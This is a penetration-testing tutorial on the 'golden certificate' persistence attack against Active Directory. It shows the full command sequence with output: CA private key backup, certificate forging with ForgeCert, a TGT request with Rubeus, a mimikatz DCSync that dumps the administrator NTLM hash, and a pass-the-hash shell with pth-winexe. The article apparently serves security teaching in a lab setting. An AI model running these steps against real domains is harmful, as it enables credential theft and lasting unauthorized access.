
Extracting CA certificate

This article demonstrates domain persistence. Hence, we are assuming that the attacker has already compromised a user machine in the domain and escalated its privileges to the domain admin. Now, the attacker wants his connection to persist for a long period of time. That's where the golden certificate comes into play. To forge a golden certificate, we will extract the CA certificate+private key combo first, using that file (private key), we will forge a new certificate for a particular user (here, DC) and then use that certificate to ask for tickets, dump hashes etc.


First step is to extract the CA. We can use **certsrv.msc** run command on the compromised domain admin system.




It will open up a window listing all the CAs in server pool. We choose back up CA



Press next




Here, click on Private Key and CA certificate and give the location of the directory where you want to back this certificate up. Our location is C:\cert



The screenshot shows the 'Items to Back Up' step of the Certification Authority Backup Wizard. The title bar reads 'Certification Authority Backup Wizard'. Below the title, the text says 'Items to Back Up' and 'You can back up individual components of the certification authority data.' There is a small icon of a floppy disk with a green arrow. The main area has a section 'Select the items you wish to back up:' with three checkboxes: 'Private key and CA certificate' (checked), 'Certificate database and certificate database log' (unchecked), and 'Perform incremental backup' (unchecked). Below this is a text box labeled 'Back up to this location:' containing 'C:\cert', with a 'Browse...' button to its right. A note below the text box says 'Note: The backup directory must be empty.' At the bottom are four buttons: '< Back', 'Next >', 'Cancel', and 'Help'.

You can input the password to protect this backup file. This is optional but we can keep a simple password like 12345



The screenshot shows the 'Select a Password' step of the Certification Authority Backup Wizard. The title bar reads 'Certification Authority Backup Wizard'. Below the title, the text says 'Select a Password' and 'For encryption and decryption of messages, both a public key and a private key are required. You must supply a password for the private key.' There is a small icon of a floppy disk with a green arrow. The main area has a text box labeled 'This password is required to gain access to the private key and the CA certificate file.' Below this are two text boxes: 'Password:' and 'Confirm password:', both containing asterisks. Below the text boxes is a note: 'To maintain private key security, do not share your password.' At the bottom are four buttons: '< Back', 'Next >', 'Cancel', and 'Help'.

Now, the certificate has been extracted successfully. There are other methods to extract the CA certificate too. You can do this using mimikatz as well.

Forging a new CA certificate

As you would observe the extracted certificate has a p12 format. This is equivalent to pfx format and theoretically a simple extension change should have converted p12 into pfx but due to some errors, we used openssl to properly convert p12 into pfx using a 2-step process.

First, you need to download Openssl from [here](#). Once installed you can go to the C:\cert (folder where the certificate was backed up) and run the following command to convert this p12 certificate into a pem file.

```
"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
```

Here, you need to enter the import password 12345. You can set a new password for this pem file. We kept it as 12345 only for simplicity. As you can see "newfile.pem" has been created.

```
C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

C:\cert>dir
Volume in drive C has no label.
Volume Serial Number is D05B-6458

Directory of C:\cert

01/26/2022  08:57 AM  <DIR>          .
01/26/2022  08:57 AM  <DIR>          ..
01/26/2022  08:48 AM             2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM             3,534 newfile.pem
                2 File(s)              6,096 bytes
                2 Dir(s)  48,108,167,168 bytes free
```

Now, you need to run another openssl command to convert this pem into pfx.

```
"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Note, we have added two additional parameters here.

-keyex: Specifies that the private key is to be used for key exchange or just signing.

-CSP: Stands for a cryptographic service provider. This command specifies that the output file is in a standard format for Microsoft CSP. You can read more about it [here](#).

You can see that cer.pfx has been exported to this directory now.

```
C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter pass phrase for newfile.pem:
Enter Export Password:
Verifying - Enter Export Password:

C:\cert>dir
Volume in drive C has no label.
Volume Serial Number is D05B-6458

Directory of C:\cert

01/26/2022  08:58 AM  <DIR>          .
01/26/2022  08:58 AM  <DIR>          ..
01/26/2022  08:58 AM             2,595 cert.pfx
01/26/2022  08:48 AM             2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM             3,534 newfile.pem
                3 File(s)              8,691 bytes
                2 Dir(s)  48,108,163,072 bytes free
```

Using the private key available in this cert.pfx (combo of CA and private key) we will forge a certificate. The tool that we will be using is [ForgeCert](#). This program can be compiled in Visual Studio 2022 just by importing the *.sln file and building the exe. Note that along with the exe, we would need BouncyCastle.dll and some config files. These files will be output in Project folder/bin/debug. Copy these files as it is in the C:\cert folder.

Now, we will forge our new certificate with the following command:

```
ForgeCert.exe --CaCertPath cert.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName DC1@ignite.local --NewCertPath admincert.pfx --NewCertPassword ignite@123
```

You can keep a complex password here but we are keeping a simple ignite@123

Now, the golden certificate with a validity of 1 year has been saved! This means I have had access to the domain for at least a year now!

```
C:\cert>ForgeCert.exe --CaCertPath cert.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName DC1@ignite.local --NewCertPath admincert.pfx --NewCertPassword ignite@123
CA Certificate Information:
  Subject:      CN=ignite-DC1-CA, DC=ignite, DC=local
  Issuer:       CN=ignite-DC1-CA, DC=ignite, DC=local
  Start Date:   1/24/2022 8:42:49 AM
  End Date:     1/24/2023 8:52:48 AM
  Thumbprint:   04C806301054A86763AF5577EBAE534A6C57171F
  Serial:       7A0B6767086CB0B4479FA8D6800E9058

Forged Certificate Information:
  Subject:      CN=User
  SubjectAltName: DC1@ignite.local
  Issuer:       CN=ignite-DC1-CA, DC=ignite, DC=local
  Start Date:   1/26/2022 9:02:33 AM
  End Date:     1/26/2023 9:02:33 AM
  Thumbprint:   357BCA9F0432BA0B221BB5C455CEB07FE4F86498
  Serial:       793827879404B849F29F79DF09430EE9

Done. Saved forged certificate to admincert.pfx with the password 'ignite@123'
```


Obtaining domain admin's TGT

Now that I have forged my golden certificate, I can perform a number of attacks. We are simulating a scenario where the admin password has changed now. Attacker no longer can access domain admin yet still has a user system with him (windows 10 client here). Also, the attacker still has a golden certificate with him! He can use **Rubeus** to ask for admin's TGT like so:

```
Rubeus.exe asktgt /user:DC1 /certificate:admincert.pfx /password:ignite@123
```

It gives a *.kirbi ticket which is a base64 encoded format of a TGT.

```
C:\Users\harshit\Desktop>Rubeus.exe asktgt /user:DC1 /certificate:admincert.pfx /password:ignite@123
```



v2.0.0

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ignite.local\DC1'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFgDCCBXYgAwIBBaEDAgEWooIEmjCCBJZhggSSMIIEjqADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
AwIBAQEYMBYbBmtyYnRndBsMaWduaXRlMxvY2Fso4IEUjCCBE6gAwIBEqEDAgECooIEQASCBDDxxth12
7R5Np6Q5msiqrAArn1mB04+qUAc0BSFzQYxitqPQzWbWsxPMH1JM3B1H4xwu0JA0GKaky51YrQasVU0j
Miw2yuxvyPrxHj4Z2y1P7d8uszbhjve6JKLyHJ/OIE80d/xtRvo7RqJ6X6/tG6+/KMcU+JEq+YtmRzEp
9Zrtcc0epyDzw+W63tfM8fP+c9GH9nNZPsJkQBxG1pyPmet1g4jN/SdLDVX+2f2tkggLBR1KtTwR0J+Up
+R05rPKGu6iZxZpnprH1jGIB3eAyCMHj32oMVTzX99kC4BfkDLUMhRBPU1xdXaC+JAhfQSNFZwpKG1SO
depUAxo85ghTm4QyGbX/L55SxTk5PGmDKsOov2zbQKvPTBgvcWmb1VGsiwtBESELJ+rVwUxaNzBbheJ2
RixEi3aU10bL6P6mK57jUXSPY+3oJ+vQnLYvVEV4ITS4N4GH/Lv1mgwidgTI80RkNo6YEvN3uTw4p7GB
6YB0Ze33/DLKuNwZQCiEnY1pfauNqQ1QdpLjBI/pmYs96tLy1UBjasqgb1JSQHQQnfQ5EqbkYXg4pbqU
10jxUH5w+ff08V3KnWNNz/8W62mVa5CSEThbOjmun5knV0U1UaPYsWAMSDSA1ii0Nc0uLAXuoqz11SHe
gw3YCCXdt+lt7Gba7F99jQeB24BvDdRTazt2JbzH50j1MBMXEHIP3oKYMVMhbjiKGgFmqf7Xb1ywsL7s
OeiD8a1UeSkkSumAzPXkndoPa3oOxpRMyl16v3a1QXil8zySBhjQ3FUPALqoRaqaPgcn7xw8E5rLh+U
NRd9PCTakza4Vjs7L7joCpM1l/1fFTHrmW50tfnzHPkTa6qLTrr330Llp10w/wxpsF1Uccse6rLB1CU8
BmzN/kRPF+BYW1mAPK7jpK03uBcmEy86nuHIXQoX86cWdhMygtLLIOQ7KG0JDLAK31S+muUh20ZR5Ko4
2Ntrwe1rJzUqk6+5gil0nXTi4ZwTj5t57C0gwV1N3iutGobEb0wvyyiX2cq6QYDTb75bYzes2st0d7kB
Sjlpaf5TNX8C2AyBa51bpRvpqVCGP0AtNjFy8Amr1QCv0Z4Jvzcjy20QQPr3ptkgGpwAgbHdjTb4ttv
5mV+G7m3ZjwWRgd3sM4TtFjgou1HF/WXRfhkL7WBh0zXJ7t6CwiSKgBj/GY4tURcb9GYDCIFxS0PyqKi
xi30qzHOFrh+4UFNjWshy6fHmP8TV8B6QUsmHFgIrqF2KMSNZImp0/LWvjf1Flw+AbdL+mGQn2vCZ0Nx
aRRX0BB1n19G10gm7tlwF+6oLagBdhCwj6RHvCSeNIhK1GgDnLwI/xpyVZq8nfhuqJBuog5t6S/CxopS
6bTE1CvXAODPCeWmCDEC5Y2cZ4J/ZzAM+UAXJPn4pMavYQKeBcvLf61AY2AMX49yppg41Eltos0G2L7
o4HRMIHOoAMCAQCigcYegcN9gcAwgb2ggbowgbcbwgbSgGzAZoAMCAREhEgQQ29XGpJ07GbDJj6aQuEkW
4qEOGwxJR05JVEUuTE9DQUyiEDA0oAMCAQGHbZAFGwNEQzGjBwMFAEDhAAC1ERgPMjAyMjYxNzEz
MDRaphEYDzIwMjIwMTI3MDMxMzA0WqcRGA8yMDIyMDIwMjE3MTMwNFqoDhsMSUdOSVRFLLkxPQ0FMqSEw
H6ADAgECORgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=
```

```
ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : DC1
UserRealm        : IGNITE.LOCAL
StartTime        : 1/26/2022 9:13:04 AM
EndTime          : 1/26/2022 7:13:04 PM
RenewTill        : 2/2/2022 9:13:04 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : 29XGpJ07GbDJj6aQuEkW4g==
ASREP (key)      : A26E78478CBF035F4F35B98E167CEE9C
```

So, we can convert this TGT into a base64 decoded format using the kali command:

```
echo "<ticket value>" | base64 --decode > ticket.kirbi
```

```
(root@kali) - [~/Desktop]
```

```
# echo "doIFgDCCBXYgAwIBBaEDAgEWooIEmjCCBJZhggSSMIIEjqADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
aky51YrQasVU0jMiw2yuxvyPrxHj4Z2y1P7d8uszbhjve6JKLyHJ/OIE80d/xtRvo7RqJ6X6/tG6+/KMcU+JEq+YtmRzEp
C+JAhfQSNFZwpKG1SOdepUAxo85ghTm4QyGbX/L55SxTk5PGmDKsOov2zbQKvPTBgvcWmb1VGsiwtBESELJ+rVwUxaNzBbheJ2
RixEi3aU10bL6P6mK57jUXSPY+3oJ+vQnLYvVEV4ITS4N4GH/Lv1mgwidgTI80RkNo6YEvN3uTw4p7GB
6YB0Ze33/DLKuNwZQCiEnY1pfauNqQ1QdpLjBI/pmYs96tLy1UBjasqgb1JSQHQQnfQ5EqbkYXg4pbqU
10jxUH5w+ff08V3KnWNNz/8W62mVa5CSEThbOjmun5knV0U1UaPYsWAMSDSA1ii0Nc0uLAXuoqz11SHe
gw3YCCXdt+lt7Gba7F99jQeB24BvDdRTazt2JbzH50j1MBMXEHIP3oKYMVMhbjiKGgFmqf7Xb1ywsL7s
OeiD8a1UeSkkSumAzPXkndoPa3oOxpRMyl16v3a1QXil8zySBhjQ3FUPALqoRaqaPgcn7xw8E5rLh+U
NRd9PCTakza4Vjs7L7joCpM1l/1fFTHrmW50tfnzHPkTa6qLTrr330Llp10w/wxpsF1Uccse6rLB1CU8
BmzN/kRPF+BYW1mAPK7jpK03uBcmEy86nuHIXQoX86cWdhMygtLLIOQ7KG0JDLAK31S+muUh20ZR5Ko4
2Ntrwe1rJzUqk6+5gil0nXTi4ZwTj5t57C0gwV1N3iutGobEb0wvyyiX2cq6QYDTb75bYzes2st0d7kB
Sjlpaf5TNX8C2AyBa51bpRvpqVCGP0AtNjFy8Amr1QCv0Z4Jvzcjy20QQPr3ptkgGpwAgbHdjTb4ttv
5mV+G7m3ZjwWRgd3sM4TtFjgou1HF/WXRfhkL7WBh0zXJ7t6CwiSKgBj/GY4tURcb9GYDCIFxS0PyqKi
xi30qzHOFrh+4UFNjWshy6fHmP8TV8B6QUsmHFgIrqF2KMSNZImp0/LWvjf1Flw+AbdL+mGQn2vCZ0Nx
aRRX0BB1n19G10gm7tlwF+6oLagBdhCwj6RHvCSeNIhK1GgDnLwI/xpyVZq8nfhuqJBuog5t6S/CxopS
6bTE1CvXAODPCeWmCDEC5Y2cZ4J/ZzAM+UAXJPn4pMavYQKeBcvLf61AY2AMX49yppg41Eltos0G2L7
o4HRMIHOoAMCAQCigcYegcN9gcAwgb2ggbowgbcbwgbSgGzAZoAMCAREhEgQQ29XGpJ07GbDJj6aQuEkW
4qEOGwxJR05JVEUuTE9DQUyiEDA0oAMCAQGHbZAFGwNEQzGjBwMFAEDhAAC1ERgPMjAyMjYxNzEz
MDRaphEYDzIwMjIwMTI3MDMxMzA0WqcRGA8yMDIyMDIwMjE3MTMwNFqoDhsMSUdOSVRFLLkxPQ0FMqSEw
H6ADAgECORgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=" | base64 --decode > ticket.kirbi
```

Extracting admin NTLM hash

With this ticket.kirbi, we can do pass the ticket attacks, extract NTLM hashes among other things. Since we don't know the admin's new password now, let us try to extract his credentials.

For that we will run mimikatz on the user (windows 10 compromised non-admin system on the AD), import the ticket.kirbi using Kerberos::ptt module and then perform a **DCSync attack**. Since the ticket is the domain admin's ticket, we can perform functions that require elevated privileges.

kerberos::ptt ticket.kirbi

```
Isadump::dcsync /domain:ignite.local /user:administrator
```

This gives us a fresh set of admin's NTLM hash

```

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK

mimikatz # lsadump::dcsync /domain:ignite.local /user:administrator
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/23/2022 12:12:50 PM
Object Security ID : S-1-5-21-1255168540-3690278322-1592948969-500
Object Relative ID : 500

Credentials:
Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

mimikatz #

```

Performing PtH (Pass the Hash) attack

We can further perform Pass the hash attack using these credentials, or crack them using john/hashcat. We head over to our Kali terminal and use pth-winexe binary, which is a part of the pass the hash toolkit by **byt3bl33d3r**. This comes built-in in new kali os.

pth-winexe -U

```
Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
//192.168.1.188 cmd.exe
```

As you can see we have added 32 bits of 0s before the hash we dumped. As from the release of Windows 10, Microsoft made a change that LM hashes are not used anymore. But the tools that we are going to use in the practical are being used since the old NT and LM times. So, in those tools, we will be using a string of 32 zeros instead of the LM hash.

Also, to be noted, when we say NTLM in modern times, we mean NTHash. NTLM is a common name that stuck around.

```
(root@kali)-[~]
# pth-winexe -U Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38 //192.168.1.188 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH ...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

So, as you can see using the golden certificate, we were able to extract admin tickets, dump hashes and perform Pass the hash or pass the ticket attacks.

Conclusion

95% of the Fortune 500 companies are using Active Directory in one way or the other. Attackers or analysts often conduct pentest on the corporate AD. A golden certificate attack is a domain persistence attack that could allow an attacker up to a year of persistence on a compromised machine even if the admin password gets changed or new admins are added. It is a useful technique with the potential to have various other sub attacks in the future on ADCS. Hope you enjoyed the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact [here](#)